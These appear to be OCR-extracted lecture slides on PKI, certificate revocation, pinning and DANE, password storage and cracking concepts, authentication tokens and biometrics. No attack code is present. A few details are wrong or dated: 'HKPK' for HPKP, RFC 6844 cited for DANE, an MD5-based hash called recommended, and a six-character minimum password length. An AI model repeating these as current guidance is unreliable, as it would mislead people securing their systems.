


(b) Certificate Revocation List

CA hierarchy

- If both users share a common CA then they are assumed to know its public key
- Otherwise CAs must form a hierarchy
- Use certificates linking members of hierarchy to validate other CAs
  - each CA has certificates for clients (forward) and parent (backward)
- Each client trusts parents certificates
- Enable verification of any certificate from one CA by users of all other CAs in hierarchy

CA hierarchy use



Certificate revocation

- **Certificates have a period of validity**
- May need to revoke before expiry, e.g:
  - user's private key is compromised
  - user is no longer certified by this CA
  - CA's certificate is compromised
- CAs maintain list of revoked certificates
  - the **Certificate Revocation List (CRL)**
- Users should check certificates with CA’s CRL
- Still one of the biggest problems of PKIs

Problems with PKIs

- **All CAs can certify all hostnames/domains**
  - a single weak CA can break the whole PKI system
  - has happened in the past (see e.g. Comodo, DigiNotar, CNNIC, WoSign, ...)
- **All CAs are equally trusted** in the browsers (and other clients)
  - currently impossible to define which CAs are trusted by a client for Extended Validation (EV) and which are not
  - no mandatory standard to define which CAs are trusted for which domains/countries/etc. and which are not → RFC 6844 "*DNS Certification Authority Authorization (CAA) Resource Record*" from 2013 can be used optionally
  - but can remove a CA manually (=untrusted subtree)
- Many/most CAs only verify access to an email address for handing out certificates
- See e.g. http://lwn.net/SubscriberLink/663875/8e3238297b986190/

Partial solutions: Certificate pinning

- **Certificate pinning** allows to declare a binding between a server and a specific server certificate or a CA which is supposed to issue certificates for that server
  - can be implemented on the client (e.g. mobile app)
  - or server can instruct browser to pin with HKPK extension
    → also use HSTS to tell browsers to always use HTTPS instead of plain HTTP
  - tries to prevent misuse of malicious certificates for a server connection
- **Certificate transparency** tries to find different certificates being seen in the wild for the same server (also see various plugins for browsers for similar purpose) – orthogonal to pinning as a detection method

Partial solutions: DANE

- **DANE (DNS-based Authentication of Named Entities)** allows embedding X.509 certificates into DNS records
  - allows clients to query DNS for the certificates
  - if combined with DNSSec, can partially replace current PKI system (not for Extended Validation certificates)
  - can be combined with current PKI system by specifying CA allowed to issued certificates (certificate pinning in DNS)
  - See current RFC 6844 (https://tools.ietf.org/html/rfc6844)
- New CA effort: https://letsencrypt.org/
  - allows **automatic** (and free) provisioning of certificates to servers based on information from DNS and the web server itself
  - simple command-line tools to manage certificates directly on servers
  - automation is good → when it's done regularly, it is known to work!


TLS server best operations practices

- Use certificates with secure hashes → SHA-256 or better
- Stay up-to-date with cipher suites (no RC4, no AES-CBC, no DH with <= 1024 Bits, …)
- If possible, keep private key on HSM (hardware security module)
- Patch/update HTTP server versions and crypto libraries whenever security updates are released
- … and many more

  Hint: check your servers (and browsers) with https://www.ssllabs.com/ssltest/ - many good tips to improve

Web of Trust (WoT)

- Alternative to PKI
  - no single root certificate
  - no distinction between user and CA certificates
  - users can “certify” other users
    → “I have verified that this public key belongs to the user with this name.”
  - special users may act as certification / registration authorities



Updating keys

Encryption and authentication keys need to be updated periodically

- When a maximum number of messages/bytes has been secured with the session key (statistical attacks, cryptanalysis)
- After a maximum lifetime (brute force attacks)
- After compromise

Possibilities

- Symmetric: just use a completely new key (re-keying)
  → all the previous applies
- Asymmetric: Need to re-transmit authentic public key (not likely)

Current best standard: *Signal* protocol, *Noise* as more generic version

Revoking keys

Asymmetric keys

- When a private key has been compromised (it is no longer private) or no longer in use
- Lifetimes of (self-) certificates
- Certificate revocation lists (CRLs)
- Online status checking (OCSP)

→ **One of the largest problems of PKIs, still practically unsolved**

Chapter 4

User Authentication and Key Management

Most important aspect: Usability

When security and/or privacy and usability collide, usability always wins!

- When security methods or implications on users' privacy are not properly understood, systems will be used incorrectly
- Annoying and obtrusive security measures are simply deactivated so that users can get their jobs done
- For example:
  - sharing passwords, never logging out
  - writing PIN on back of card, most often used PINs “1234” and “0000”
  - “ALERT: The URL says www.mybank.com, but the certificate is for cracker.net, really continue?” - “Yeah, whatever, just let me enter my PIN and TAN codes now...”

RFC 2828

RFC 2828 defines user authentication as: “The process of verifying an identity claimed by or for a system entity.”

Authentication process

- Fundamental building block and primary line of defense
- Basis for access control and user accountability
- **Authentication** (proving an identity) **is not the same as authorization** (assigning access control rights / capabilities to an identity)
  - **identification step**
    - presenting an identifier to the security system
      - Note: identifier may be a pseudonym or even “anonymous”
  - **verification step**
    - presenting or generating authentication information that corroborates the binding between the entity and the identifier

Four means of user authentication

Verifying user identity by **something the individual ...**

knows:

- Password / PIN
- Answer to question(s)
- Graphical pattern

possesses (a token):

- Smartcard
- Electronic keycard
- Physical key
- (Embedded software token)

is (static biometrics):

- Fingerprint
- Retina / iris
- Face
- Ear, hand geometry, etc.

does (dynamic biometrics):

- Voice pattern
- Gait
- Handwriting
- Typing rhythm

Password authentication

- Widely used first line of defense against intruders
  - user provides name/login and password
  - system compares password with the one (one-way function derived value) stored for that specified login

- The user ID:
  - determines if the user is *authorized* to access the system
  - determines the user's privileges
  - is used in discretionary/mandatory/role based access control

- Need to protect passwords stored on disk/flash/memory!

Password vulnerabilities

- Offline dictionary attack: see hashed passwords
- Specific account attack: one/few user IDs, many password tries
  - countermeasure is lockout after N failed attempts
- Popular password attack: many user IDs with few popular passwords
  - countermeasure is to force non-dictionary passwords
- Password guessing against single user: try to exploit knowledge about specific user
- Workstation hijacking: use of unlocked workstations / devices
  - countermeasure is automatic screen lock after N seconds/minutes
- Exploiting user mistakes: if password (policy) is too complex, users tend to write them down
- Exploiting multiple password use: using a password from one system on others → "*password stuffing*" attack to try leaked passwords on other sites
- Electronic monitoring: eavesdropping of passwords transmitted over network connections if not properly protected (simply encrypted with shared key is not a proper protection)
  - countermeasure is challenge response protocol

Use of hashed passwords





Figure 3.1 UNIX Password Scheme

Improved Implementations over time

much stronger hash/salt schemes available for Unix

OpenBSD uses Blowfish block cipher based hash algorithm called **bcrypt**

- more secure version of Unix hash/salt scheme
- uses 128-bit salt to create 192-bit hash value



recommended hash function is based on MD5

- salt of up to 48-bits
- password length is unlimited
- produces 128-bit hash
- uses an inner loop with 1000 iterations to achieve slowdown

key derivation functions

- derive a cryptographic (symmetric / secret) key from user-supplied password
- also use salt as mitigation of low-entropy passwords and rainbow tables
- **scrypt** is currently among strongest key derivation functions because it increases memory requirements along with runtime overhead → hard to brute force on ASICs

Argon2 is a new standard based on BLAKE2
→ recommended to use

Password studies

Many data sources suggest ...

- Purdue 1992 - many short passwords
- Klein 1990 - many guessable passwords
- … and many more results since then, including released password lists (Adobe, Ashley Madison, …)
- (Probably) biggest “study”: https://haveibeenpwned.com/

… that user-chosen passwords are often week

- Conclusion from studies is that users often choose poor passwords
- Need some approach to counter this

Managing passwords – education

- Can use policies and good user education
- Educate on importance of good passwords
- Give guidelines for good passwords
  - minimum length (>6)
  - require a mix of upper and lower case letters, numbers, punctuation
  - not dictionary words
- **But likely to be ignored by many users**

Managing passwords – computer generated

- Let computer create passwords
- If random likely not memorisable, so will be written down (sticky label syndrome)
- Even pronounceable not remembered
- Have history of poor user acceptance
- FIPS PUB 181 one of best generators
  - has both description and sample code
  - generates words from concatenating random pronounceable syllables
  - much longer for given security, but humans can more easily remember

Managing passwords – reactive checking

- Reactively run password guessing tools
  - note that good dictionaries exist for almost any language/interest group
- Cracked passwords are disabled
- But is resource intensive
- Bad passwords are vulnerable till found

- **Check your own passwords**: https://haveibeenpwned.com

Managing passwords – proactive checking

- Most promising approach to improving password security
- Allow users to select own password
- But have system verify it is acceptable
  - simple rule enforcement (see earlier slide)
  - compare against dictionary of bad passwords
  - use algorithmic (Markov model or bloom filter) to detect poor choices

Password cracking

- Dictionary attacks
  - develop a large dictionary of possible passwords and try each against the password file
  - each password must be hashed using each salt value and then compared to stored hash values

- **Rainbow table** attacks
  - pre-compute tables of hash values for all salts
  - a mammoth table of hash values
  - can be countered by using a sufficiently large salt value and a sufficiently large hash length

Token based authentication (possession): Types of cards used as tokens

Card type	Relevant security feature	Example
Embossed / visual	raised characters, maybe visual security markers (holograms, etc.)	old credit card, driving license
Magnetic stripe	magnetic bar on back, characters on front	old bank/credit card, electronic keylock card
Memory	electronic memory cards (no CPU, just storage)	prepaid phone card
Smartcard - contact	electronic memory + CPU, contact pads exposed to card reader on the front or through dedicated port (e.g. USB)	new bank/credit card, citizen identity card, mobile phone SIM card, **FIDO2/U2F USB token**
Smartcard - contactless	electronic memory + CPU, wireless connection through embedded antenna, often powered by reader field (RFID, NFC)	new bank/credit card, new passport (with RFID), new electronic lock cards

Memory cards

- Can store but do not process data
- The most common is the magnetic stripe card
- Can include an internal electronic memory
- Can be used alone for physical access
  - hotel room
  - (old) ATM cards
- Provides significantly greater security when combined with a password or PIN compared at the reader
- Drawbacks of memory cards include:
  - requires a special reader
  - loss of token leaks all contained secrets
  - user dissatisfaction

Smartcard

- Physical characteristics:
  - include an embedded (hardened) microprocessor
  - a smart token that looks like a bank card
  - can look like calculators, keys, small portable objects

  Built into modern smartphones!

- Interface:
  - manual interfaces include a keypad and display for interaction
  - electronic interfaces communicate with a compatible reader/writer
- Authentication protocol:
  - classified into three categories: **static**, **dynamic password generator**, and **challenge-response**
  - If you can, use FIDO2/U2F!

Biometric authentication

- Attempts to authenticate an individual based on unique physical characteristics
- Based on pattern recognition: no try is exactly the same
- Is technically complex and expensive when compared to passwords and tokens
- Physical characteristics used include:
  - facial characteristics
  - fingerprints
  - hand, ear, ... geometry
  - retinal pattern
  - iris
  - signature
  - voice
  - gait
  - …

Cost versus accuracy





Figure 3.5 Cost Versus Accuracy of Various Biometric Characteristics in User Authentication Schemes.

Operation of a biometric system



A generic biometric system enrollment creates an association between a user and the user's biometric characteristics. Depending on the application, user authentication either involves verifying that a claimed user is the actual user or identifying an unknown user.

Figure 3.6

Biometric accuracy




Figure 3.7 Profiles of a Biometric Characteristic of an Imposter and an Authorized Users In this depiction, the comparison between presented feature and a reference feature is reduced to a single numeric value. If the input value (s) is greater than a preassigned threshold (t), a match is declared.

Biometric measurement operating characteristic curves (ROC): theoretical/ideal curves




Figure 3.8 Idealized Biometric Measurement Operating Characteristic Curves. Different biometric application types make different trade-offs between the false match rate and the false nonmatch rate. Note that system A is consistently inferior to system B in accuracy performance. [JAIN00]

Actual biometric measurement operating characteristic curves

